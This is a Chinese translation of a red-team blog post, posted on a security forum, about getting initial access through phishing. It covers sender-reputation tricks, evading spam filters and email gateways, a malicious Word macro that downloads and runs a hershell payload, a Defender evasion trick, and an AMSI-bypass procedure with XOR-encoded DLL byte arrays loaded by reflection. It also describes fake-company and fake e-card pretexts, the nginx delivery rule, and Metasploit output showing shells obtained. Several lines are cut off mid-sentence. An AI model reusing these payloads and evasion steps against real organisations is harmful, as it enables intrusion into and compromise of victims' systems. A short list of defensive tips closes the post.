Red Team Techniques-通过钓鱼攻击获得访问权限

wing / 2019-02-28 07:50:00 / 浏览数 1312 技术文章 翻译文章 顶(0) 踩(0)

# Red Team Techniques-通过钓鱼攻击获得访问权限

关于红队如何制作网络钓鱼攻击的帖子很多，但是大多数不是很完整。
我下面会讲我们最近的一次攻击案例，从0到获得权限，包括域名的创建，制作钓鱼攻击的手段，绕过垃圾邮件过滤器，和电子邮件网关的注意事项，生成bypass的payload以及绕过AMSI，文章的末尾我列了一份参考文章的清单。

## 重要的注意事项

- 邮件的来源
  - 使用脚本从本地发送邮件
  - headers中的ip可信度
- 最近购买的VPS有没有发件人历史记录
- 链接的可信度和域名的年龄
- 使用信任度高的发件人，如Mailchimp或Sendgrid
  - 使用这些服务商来验证自己的域名，然后电子邮件就是"■■■:■■■■■",而不是■■`Mailchimp for XXX`
- 匹配目标电子邮件的返回路径
- 配置SPF（发件人策略框架），DKIM（域名密钥识别邮件），DMARC（DMARC是一种基于现有的SPF和DKIM协议的可扩展电子邮件认证协议，在邮件收发双方建立了
- 时间和发送频率
  - 如果从一个可信度极低的ip一次发送100封电子邮件，基本会被标记为垃圾邮件
- 在发送的域名和链接中有SSL证书
- 死链接（https://www.computerhope.com/jargon/b/broken_link.htm）
- HTML内容的数量

## 远离黑名单

你参与的时间长短决定了你对这件事情的关注度。

- 对自动化扫描引擎的保护。如果你克隆的站点信任度很高，这一点很重要
  - Scrapers和SEG（安全电子邮件网关）可以发现Office 365和Gmail等网络钓鱼页面。
  - 为自动化平台提供正常的内容，防止被检测到。
  - 您可以使用公开的GreyNoise API中的`WEB_CRAWLER`标签找到网页爬虫工具列表
  - `curl -s -XPOST -d 'tag=WEB_CRAWLER' api.greynoise.io:8888/v1/query/tag`
  - 你也可以使用一些技术来识别headless Chrome，Selenium等环境
- 在可信度高的域名上放我们的payload
  - SEGs 识别恶意payload的能力越来越强，如果被发现，就有可能被列入黑名单
- 一旦被发现，再去攻击，成功率很小了，而且这次计划很有可能就得到此为止。
- 查看这个帖子，https://posts.specterops.io/being-a-good-domain-shepherd-part-2-5e8597c3fe63，看你的域名是否如文中所说。

  301/302重定向到信任度高的域名

  - 您的域名可能被归类为恶意域名，因为您实际上与重定向的域名并没有什么关联。

  ## 行动
  通常来说，主要以下面三种方式处理网络钓鱼活动。

  1. 针对某个人进行针对性的活动
  2. 针对在侦查阶段收集用户信息，然后群发攻击。推荐几个资源，https://github.com/laramies/theHarvester，https://github.com/DataSploit/datasploit，https:/
  3. 在目标的站点提交表单，通常是建立一个假公司

每个攻击活动都要使用不同的域名，防止相互干扰，影响信任度，攻击活动应该从微小到庞大，如果公司意识到他们是目标，你以后的活动就会收到越来越严格的审查，我们
Suite 账户和SMTP验证。

由于时间限制(20 hours),我们选择了选项2和3，对于这两个攻击活动，我们使用了恶意的word文档，宏攻击。

## 侦查

我们通过MX查询，发现目标公司是用G suite。

```
dig evilwing.me MX
```

```
(python27) wing@MacBookPro ~/evilwing/pentesting/dataspoit master dig
evilwing.me mx

; <<>> DiG 9.10.6 <<>> evilwing.me mx
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 46139
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;evilwing.me.                   IN      MX

;; ANSWER SECTION:
evilwing.me.            3600    IN      MX      10 mxdomain.qq.com.

;; Query time: 241 msec
;; SERVER: 114.114.114.114#53(114.114.114.114)
;; WHEN: Thu Feb 21 20:28:40 CST 2019
;; MSG SIZE  rcvd: 71
```

这是我自己域名的示例

Google在过滤恶意附件的方面做得很好，因此在这一系列的攻击活动中，将系列一的恶意文件放到高信任度的域名上，二则是将其放到自己的域名上。

## 攻击准备，生成word文档和payload

利用unicorn生成一个恶意的powershell 宏来下载执行payload。
稍微改一下绕过Defender：

```
"po" & "w" & "er" & "s" & "he" & "l" & "l" & ".e" & "x" & "e" & " "
```

我们使用hershell作为payload,这是用Go写的轻量级Stage，X86架构当时是无法察觉的，payload生成以后，下面就是混淆和加密，如果使用dsplit之类的东西知道目标环境

```
https://resources.infosecinstitute.com/antivirus-evasion-tools/

https://github.com/PowerShellMafia/PowerSploit/blob/master/AntivirusBypass/Find-AVSignature.ps1

http://obscuresecurity.blogspot.com/2012/12/finding-simple-av-signatures-with.html
```

msf5最近也增加了两个免杀模块。

## AMSI绕过

要执行我们的powershell代码，就得绕过微软亲儿子。WD。WD可以防恶意软件的接口，powershell在执行前会向扫描引擎提交内容，然后分析。幸好cyberark之前研究过

```
1. Re-compile the AMSI Bypass DLL
2. Convert the binary to base64
   $base64string = [Convert]::ToBase64String([IO.File]::ReadAllBytes("$pwd\\bypass.dll"))
3. XOR encrypt
   foreach($byte in [Text.Encoding]::UTF8.GetBytes($base64string)) { $encrypted += $byte -bxor 1 }
4. Print encrypted buf as a byte array
   foreach($byte in $encrypted){ Write-Host -nonewline "$byte," }

On Target

1. Split encrypted buf due to powershell line limit lengths
2. Concat the buf
   $xorencrypted = $a + $b + $c + $d + $e + $f + $g
3. Decrypt the buf
   foreach($byte in $xorencrypted){$decrypted += $byte -bxor 1 }
4. Get buf as base64
   $base64string = [Text.Encoding]::UTF8.GetString($decrypted)
5. Load the DLL using reflection
   function Bypass-AMCEE { if(-not ([System.Management.Automation.PSTypeName]"Bypass.AMCEE").Type) { [Reflection.Assembly]::Lo
6. Call the bypass method
```


```
Bypass-AMCEE
```

这允许我们在内存中执行payload，比如Mimikatz
AMSI 的bypass：https://gist.github.com/jkamdjou/fcba44227cda85eb8829ee43646c6c77


```
$a = @(85,87,112,80,64,64,76,64,64,64,64,68,64,64,64,64,46,46,57,64,64,77,102,64,64,64,64,64,64,64,64,80,64,64,64,64,64,64,

$b = @(64,64,64,67,64,64,64,64,64,68,64,64,64,64,67,64,64,64,64,64,80,64,64,64,64,68,64,64,64,64,64,64,75,118,66,64,80,64,64,6

$c = @(76,84,79,67,83,106,72,49,78,69,68,123,78,84,72,118,76,106,84,118,79,107,71,68,79,69,106,121,78,84,76,48,76,85,98,51,79,

$d = @(109,123,101,70,87,117,77,109,75,48,99,111,83,113,99,86,84,116,82,86,52,49,91,89,75,119,98,71,79,109,98,111,91,113,88,51

$e = @(98,96,108,56,123,96,71,121,68,99,51,79,48,99,86,87,116,101,73,79,98,87,108,109,123,101,86,71,114,72,71,79,49,101,86,83,

$f = @(64,64,64,64,64,64,64,64,64,64,64,64,64,64,64,64,64,64,64,64,64,64,64,64,64,64,64,64,64,64,64,64,64,64,64,64,64,64,64,64

$g = @(99,118,67,106,64,73,84,64,88,118,67,49,64,68,53,64,88,80,67,117,64,70,84,64,64,64,64,64,64,68,72,64,100,80,67,118,64,70

$xorencrypted = $a + $b + $c + $d + $e + $f + $g
$decrypted = @()
foreach($byte in $xorencrypted){$decrypted += $byte -bxor 1 }
$base64string = [Text.Encoding]::UTF8.GetString($decrypted)
function Bypass-AMCEE { if(-not ([System.Management.Automation.PSTypeName]"Bypass.AMCEE").Type) { [Reflection.Assembly]::Load(
Bypass-AMCEE
```

## 攻击活动1：伪造的公司，目的性的提交表格。

我们向目标发送邮件去咨询新业务，在我们的域名上也做一个公司的页面，和他们的业务相似，在使用Dropbox和其他文件托管服务来存放payload都失败后，我们选择了n
电子邮件发送给销售代表：





带有宏的恶意word文档，需要宏才能正确加载：





一旦启用的话，我们的hershell就会植入进去。

## 攻击活动2 群发活动

由于我们的攻击活动是在新年期间，我么用这个作为幌子宣传，模拟了一个优秀员工奖励计划，http://appreciatehub.com/，我们自己的是http://appreciateservices.com




我们将祝贺视频放到word中，然后需要宏才能播放。




配置一下nginx规则：

```
location /receivedECard {
   alias /var/www/html/HappyNewYear2019.docm;
   add_header Content-Disposition 'attachment; filename="Happy New Year 2019.docm"';
 }
```

成功获得初始访问权限

```
msf exploit(multi/handler) > sessions

Active sessions
===============

  Id  Name  Type                 Information  Connection
  --  ----  ----                 -----------  ----------
  63        shell python/python               [redacted]:443 -> [redacted]
  64        shell python/python               [redacted]:443 -> [redacted]

msf exploit(multi/handler) > sessions -i 63
[*] Starting interaction with 63...

[hershell]> run_shell
Enjoy your native shell
Microsoft Windows [Version 10.0.17134.472]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\[redacted]\Documents>
```

## 蓝队如何防守

- 禁用宏
- 不接受不信任来源的邮件
- 虚拟机中运行附件
- 安全意识培训
- 收件箱的规则加强

## 总结

从攻击者的角度来看，网络钓鱼比前几年更具挑战性，但是短时间内却是很好的办法，工作量并不是很大，大量的时间其实都是花在如何构造payload，一旦攻击者拥有一个

原文链接



上一篇：ASP.NET资源文件（.RESX... 下一篇：简单的安卓漏洞挖掘学习（一）

1. 1 条回复


wing 2019-02-28 12:34:44

翻译过程中字打错了几个。emmmm

0 回复Ta

---